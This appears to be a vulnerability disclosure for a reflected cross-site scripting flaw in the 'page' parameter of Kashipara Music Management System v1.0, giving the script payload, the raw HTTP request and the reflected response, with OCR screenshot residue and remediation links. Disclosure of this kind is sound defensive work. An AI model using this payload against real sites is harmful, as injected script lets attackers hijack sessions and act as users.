Reflected Cross Site Scripting (XSS) vulnerability was found in "/music/controller.php?page=test" in the Kashipara Music Management System v1.0. This vulnerability allows remote attackers to execute arbitrary code via "page" URL parameter.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- Affected File: /music/controller.php?page=test
- Affected Parameter: "page" URL parameter

Steps:


1. Access the URL: http://localhost/music/controller.php?page=test"><script>alert("XSSA")</script> in the browser. Note that we have inserted XSS script in "page" URL parameter.



```
GET /music/controller.php ?page=test%22%3E%3Cscript%3Ealert(%22XSSA%22)%3C/script%3E  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xm
l,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=o2ra45r19up78187g1p23724je
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```


2. The request gets accepted and the XSS script is reflected back in the browser. The XSS script will get executed.



Response from http://localhost:80/music/controller.php?page=test%22%3E%3Cscript%3Ealert(%22XSSA%22)%3C/script%3E [12

```
HTTP/1.1 200 OK
Date: Fri, 02 Aug 2024 14:16:22 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1936
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid ">
  <div class="row mb-2 ">
    <div class="col-sm-6 ">
      <h1 class="m-0 text-gradient-primary ">
        Test"><script>
          alert("XSSA")
        </script>
      </h1>
    </div>
    <!-- /.col -->
```


localhost/music/controller.php?page=test"><script>alert("XSSA")</sc
90%
Tor
CVE
Tools
Managa
pending
Login | Simple Music ...
OK

Test">

localhost

XSSA

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html